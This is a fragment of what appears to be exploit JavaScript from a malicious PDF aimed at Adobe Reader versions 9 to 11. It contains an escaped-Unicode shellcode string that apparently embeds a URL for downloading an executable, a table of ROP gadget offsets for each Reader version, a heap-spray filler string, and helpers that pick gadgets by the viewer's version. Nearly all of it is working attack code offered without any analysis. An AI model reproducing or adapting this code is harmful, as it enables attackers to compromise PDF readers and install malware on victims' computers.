b9f\u6ad1\u5b0c\u9587\uc39f\u947f\uab9f\u95ed\u3e60\u938b\uab9f\uc5d0\ufbcf\u6d0c\u8b27\u9
d87\u1297\u95fd\uab9f\u3e74\u6bac\u3ee1\u3e60\u93bf\uab9f\uca11\u3726\u9587\u1b9f\u66c5\u
f335\ufdd8\uab03\u9587\ufdcf\u0078\uadab\u9587\u54c8\u6514\uab9f\ufd87\ub817\u9587\u3e60\
u939f\uab9f\u95ed\u54f5\u0078\uad9f\u9587\u2e12\u9014\uab9f\u94ed\u28f9\u4d3c\uab9f\u9e87
\uaaed\uc5d7\ufbcf\uc5d7\uc1cf\uff87\u549f\u6114\uab9f\u5687\u98c8\ua678\u075f\u5503\ua6eb\
uf4bb\ua9e3\ub5ab\u645e\u968a\u4067\u026b\u68c0\uc37b\uf8c8\u1ed6\u2267\ub1cb\u2643\ua9f
6\u2032\u9dd3\u2ee7\ue155\ua8c3\ub1d3\u2043\ub5dd\uf79c\u49a3\ue114\u1e9f\ua8ac\ub1f3\u4
343\u6a31\u5460\u52bc\uaceb\u5604\u499b\u7e6b\u20a7\u8dc5\u6ab4\ue70c\ua8bb\ub1f3\uf943\
u973c\uab9f\u6287\uf17c\u5384\u62ac\u1ee1\u2097\u89fd\u79ac\u913c\uab9f\u1e87\u5c5e\u9664
\u8fdb\u965b\u2058\u9687\u8fdb\u7e5b\u989d\ucc47\uf4c4\u56d9\u6314\ua82a\u1024\u2e3c\ua3
eb\ue26f\u5460\u3e78\u5b74\uc344\uf9c8\uc6d6\uef68\u8da3\u5460\u6a78\ue6eb\ud170\ub7bb\u
6a78\u5460\ud6f3\u2063\ub1cb\u2eb7\ue14e\u20a5\ub1f3\u2087\ub1fb\u2083\ub1db\u20bb\ub1d
3\u90bf\ue24c\ufdb9\uc4d0\u2ecd\ue055\u589b\u7e21\u2191\ub781\u919d\ue080\ued99\ud7c0\ud
ed6\ucf75\uf4c6\ue1d9\ue095\u96f3\u40d9\ua651\u405f\u1e85\uf059\ucfde\uf5c0\u8545\uea9f\uf0
d0\uabfd\ue2f0\u85e8\uf1e6\uc9f0\ubbe2\uc4fc\u95ea\uabb0\ue1e9\uc7fb\u95eb\uc7fc\uf6e5\udff
e\ubbf6\uc7fb\u95eb\uc8de\ufaf5\ucfcd\ua7b4\uceb1\uf0ff\udc9f\ufbee\uc5f6\ue1e2\ucfb1\uf9eb\u
de9f\uf0f4\u98ed\ubbb5\uc7fb\u95eb\uab9f\u9587\u4353\u9587\uab9f\u16da\uae72\u16e1\u537b\
u490c\u471e\u94a7\uab9f\u6a37\uaf26\u9586\u269f\u733a\uab9e\u6787\ue431\u9241\uc19f\uff87
\uc39f\u9578\uab9f\u1e0a\u556f\u6a78\u26ce\u7312\uab9e\uc787\uabf5\u0078\uab17\u9587\uaef
5\u060a\u556f\u6a78\u54cd\ue912\uab9f\uff87\uc19f\u6a78\uc30a\u9587\uab9f\u9587\uab9f\u958
7\uab9f\u9587\uab9f\u9587\uab9f\u9587\uab9f\u9587\uab9f\u9587\uab9f\u9587\uab9f\u9587\uab
9f\u9587\uab9f\u9587\uab9f\u9587\uab9f\u9587\uab9f\u9587\uab9f\u9587\uab9f\u9587\uab9f\u95
87\udd9f\u1ec1\ud115\u5f69\ue085\ue7ac\ub798\ubb39\u48af\u9630\u1087\u170c\u4735\u7b3b\u
c3fe\u1d71\u3b92\ub8c6\uc005\u0847\u10fa\u2e3c\u9924\u3ae7\u1014\u2e3c\ubb24\ub2bf\u5e69
\u1dda\u2c33\ucf6b\u2f19\uf6b3\u1023\u2e3c\u4424\u3a38\u3794\uef18\u10fb\u2e3c\u6824\uc9d
5\u69c2\u958f\udff5\u1cd5\uab94\u9587\u5aaf\u9581\u435f\u9581\u0acf\u9586\ud8eb\u958c\uab9
e\u0ef7\uab99\u0687\uab99\u2927\uab9e\ue6f3\uab94\u9585\u31ef\u9581\u399f\u9581\u173f\u95
```

```
86\ud8eb\u958d\uab9f\u9587\uab9f\u9587\uab9f\u9587\uab9f\ue2f1\uab95\u9586\uab9f\u9587\ua
b9f\u9587\uab9f\u9587\udce9\u958d\uabfb\u9587\uab9f\u9587\uab9f\u9587\uab9f\ue3f0\uab95\u
95e2\u05ff\u9586\u035f\u9586\ud87f\u9586\udde8\u958d\uabf9\u3ad7\uab9e\u3c37\uab9e\ue1e7\
uab9e\ue3f0\uab95\u95e0\u04ef\u9586\u024f\u9586\ud83f\u9586\udce7\u958d\uabf7\u3bf7\uab9e
\u3d57\uab9e\ue697\uab9e\ue2ff\uab95\u95ee\u043f\u9586\u019f\u9586\ud83f\u9586\udce7\u958
7\uab9f\u9587\uab9f\u9587\uab9f\u9587\uab9f\u9587\ud9ea\uf8eb\uc5f0\uf1a9\uc7f3\u6887\u747
4\u3a70\u2f2f\u616b\u706d\u6e75\u6e67\u7361\u2e69\u6f63\u2f6d\u3131\u2e31\u7865\uff65";


    var
o={"Reader":{"9.303":{"acrord32":0x85,"rop0":0x14BA8,"rop1":0x1E73AF,"rop1x":0x2F12,"rop2":0x196
774,"rop3":0xE475,"rop3x":0xE476,"rop4":0x3B2A,"GMHWA":0x7F245C,"VPA":0xB8809C},"9.304":{"acr
ord32":0x85,"rop0":0x14BD8,"rop1":0x1E74BF,"rop1x":0x2F12,"rop2":0x1966A2,"rop3":0xE495,"rop3x"
:0xE496,"rop4":0x3B2A,"GMHWA":0x7F245C,"VPA":0xB8809C},"9.4":{"acrord32":0x85,"rop0":0x14BD8,
"rop1":0x1C9D3F,"rop1x":0x2F12,"rop2":0x1792EE,"rop3":0xE455,"rop3x":0xE456,"rop4":0x3B2A,"GM
HWA":0x7F245C,"VPA":0xB8809C},"9.401":{"acrord32":0x85,"rop0":0x14BD8,"rop1":0x1C9D3F,"rop1x":
0x2F12,"rop2":0x1792EE,"rop3":0xE455,"rop3x":0xE456,"rop4":0x3B2A,"GMHWA":0x7F245C,"VPA":0xB
8809C},"9.402":{"acrord32":0x86,"rop0":0x159F8,"rop1":0x1E8C3F,"rop1x":0x2F12,"rop2":0x197DAA,"r
op3":0xF265,"rop3x":0xF266,"rop4":0x3CAF,"GMHWA":0x7FB394,"VPA":0xB97FF4},"9.403":{"acrord32"
:0x86,"rop0":0x159F8,"rop1":0x1E950F,"rop1x":0x2F12,"rop2":0x198670,"rop3":0xF265,"rop3x":0xF266
,"rop4":0x3CAF,"GMHWA":0x7FB394,"VPA":0xB97FF4},"9.404":{"acrord32":0x86,"rop0":0x159F8,"rop1
":0x1E950F,"rop1x":0x2F12,"rop2":0x198670,"rop3":0xF265,"rop3x":0xF266,"rop4":0x3CAF,"GMHWA":
0x7FB394,"VPA":0xB97FF4},"9.405":{"acrord32":0x86,"rop0":0x159C8,"rop1":0x1E85FF,"rop1x":0x2F12,
"rop2":0x197A0A,"rop3":0xF275,"rop3x":0xF276,"rop4":0x3CAF,"GMHWA":0x7FB394,"VPA":0xB97FF4},
"9.406":{"acrord32":0x86,"rop0":0x41E0,"rop1":0x1E9A9F,"rop1x":0x2F12,"rop2":0x19860C,"rop3":0xF
255,"rop3x":0xF256,"rop4":0x3CAF,"GMHWA":0x7FC394,"VPA":0xB9A374},"9.407":{"acrord32":0x86,"r
op0":0x41E0,"rop1":0x1E9A9F,"rop1x":0x2F12,"rop2":0x19860C,"rop3":0xF255,"rop3x":0xF256,"rop4":
0x3CAF,"GMHWA":0x7FC394,"VPA":0xB9A374},"9.5":{"acrord32":0x86,"rop0":0x159F8,"rop1":0x1EA7A
F,"rop1x":0x2F12,"rop2":0x1989A5,"rop3":0xF265,"rop3x":0xF266,"rop4":0x3CAF,"GMHWA":0x7FE394,
"VPA":0xB9C3B4},"9.501":{"acrord32":0x87,"rop0":0x159E8,"rop1":0x1EA54F,"rop1x":0x2F12,"rop2":0x
1988A6,"rop3":0xF265,"rop3x":0xF266,"rop4":0x3CAF,"GMHWA":0x805398,"VPA":0xBA94F4},"9.502":{
"acrord32":0x87,"rop0":0x159E8,"rop1":0x1CCDDF,"rop1x":0x2F12,"rop2":0x17B715,"rop3":0xF2A5,"ro
p3x":0xF2A6,"rop4":0x3CAF,"GMHWA":0x805398,"VPA":0xBA84F4},"9.503":{"acrord32":0x87,"rop0":0x
76C04,"rop1":0x1D65CF,"rop1x":0x1160,"rop2":0x184BD3,"rop3":0x738E,"rop3x":0x738F,"rop4":0x4E7
0,"GMHWA":0x806398,"VPA":0xBAA7D4},"9.504":{"acrord32":0x87,"rop0":0x76C04,"rop1":0x1D65CF,"
rop1x":0x1160,"rop2":0x184BD3,"rop3":0x738E,"rop3x":0x738F,"rop4":0x4E70,"GMHWA":0x806398,"V
PA":0xBAA7D4},"10.101":{"acrord32":0xA3,"rop0":0x1DFFD,"rop1":0x1EAE7F,"rop1x":0x161D,"rop2":0x
183B25,"rop3":0x1662,"rop3x":0x1663,"rop4":0x6C13,"GMHWA":0x964640,"VPA":0xE0426C},"10.102":
{"acrord32":0xA4,"rop0":0x1E65D,"rop1":0x1EAF7F,"rop1x":0x1628,"rop2":0x183A9E,"rop3":0x166D,"r
op3x":0x166E,"rop4":0x6F17,"GMHWA":0x971644,"VPA":0xE1B9EC},"10.103":{"acrord32":0xA4,"rop0":
0x1E6ED,"rop1":0x1EBCBF,"rop1x":0x161D,"rop2":0x18465F,"rop3":0x1662,"rop3x":0x1663,"rop4":0x6
D86,"GMHWA":0x973644,"VPA":0xE1EACC},"10.104":{"acrord32":0xA4,"rop0":0x1E63D,"rop1":0x1EAB
3F,"rop1x":0x15FD,"rop2":0x183BF2,"rop3":0x1642,"rop3x":0x1643,"rop4":0x6EEB,"GMHWA":0x97564
8,"VPA":0xE20F6C},"10.105":{"acrord32":0xA5,"rop0":0x1E52D,"rop1":0x1EE93F,"rop1x":0x15FD,"rop2"
:0x186C0B,"rop3":0x1642,"rop3x":0x1643,"rop4":0x254D,"GMHWA":0x98164C,"VPA":0xE33034},"10.10
6":{"acrord32":0xA5,"rop0":0x1E52D,"rop1":0x1EE93F,"rop1x":0x15FD,"rop2":0x186C0B,"rop3":0x1642
,"rop3x":0x1643,"rop4":0x254D,"GMHWA":0x98164C,"VPA":0xE33034},"11":{"acrord32":0xA9,"rop0":0
xCFF4,"rop1":0x2D025F,"rop1x":0x11B2D,"rop2":0x222FBD,"rop3":0xB8E6,"rop3x":0xB8E6,"rop4":0xD7
62,"GMHWA":0xA756CC,"VPA":0xF3BBF8},"11.001":{"acrord32":0xA9,"rop0":0x19CBE,"rop1":0x2D933F
,"rop1x":0x11BED,"rop2":0x22C4E0,"rop3":0xB9A6,"rop3x":0xB9A6,"rop4":0xD822,"GMHWA":0xA7D6B
0,"VPA":0xF493B4}}};

    K7r1 =
"\u4246\u4342\u4544\u4644\u4246\u4342\u4544\u4644\u4246\u4342\u4544\u4644\u4246\u4342\u
4544\u4644\u4246\u4342\u4544\u4644\u4246\u4342\u4544\u4644\u4246\u4342\u4544\u4644\u42
46\u4342\u4544\u4644\u4246\u4342\u4544\u4644\u4246\u4342\u4544\u4644\u4246\u4342\u4544\
u4644\u4246\u4342\u4544\u4644\u4246\u4342\u4544\u4644\u4246\u4342\u4544\u4644\u4246\u4
342\u4544\u4644\u4246\u4342\u4544\u4644\u4246\u4342\u4544\u4644\u4246\u4342\u4544\u464
4\u4246\u4342\u4544\u4644\u4246\u4342\u4544\u4644\u4246\u4342\u4544\u4644\u4246\u4342\
u4544\u4644\u4246\u4342\u4544\u4644\u4246\u4342\u4544\u4644\u4246\u4342\u4544\u4644\u4
246\u4342\u4544\u4644\u4246\u4342\u4544\u4644\u4246\u4342\u4544\u4644\u4246\u4342\u454
4\u4644\u4246\u4342\u4544\u4644\u4246\u4342\u4544\u4644\u4246\u4342\u4544\u4644\u4246\
u4342\u4544\u4644\u4246\u4342\u4544\u4644\u4246\u4342\u4544\u4644\u4246\u4342\u4544\u4
644\u4246\u4342\u4544\u4644";


      function pack(i){
        var low = (i & 0xffff);
        var high = ((i>>16) & 0xffff);
        return String.fromCharCode(low)+String.fromCharCode(high);
      }
      function unpackAt(s, pos){
        return  s.charCodeAt(pos) + (s.charCodeAt(pos+1)<<16);
      }
      function packs(s){
        result = "";
          for (i=0;i<s.length;i+=2)
          result += String.fromCharCode(s.charCodeAt(i) + (s.charCodeAt(i+1)<<8));
          return result;
        }
      function packh(s){
        return String.fromCharCode(parseInt(s.slice(2,4)+s.slice(0,2),16));

        }

    function packhs(s){

        result = "";

        for (i=0;i<s.length;i+=4)

        result += packh(s.slice(i,i+4));

        return result;

    }


    function G6G(x){

        try {

              return o[app.viewerType][app.viewerVersion][x];

        }

        catch (e) {}


        return 0x30303030+0x11111111;

    }
"
```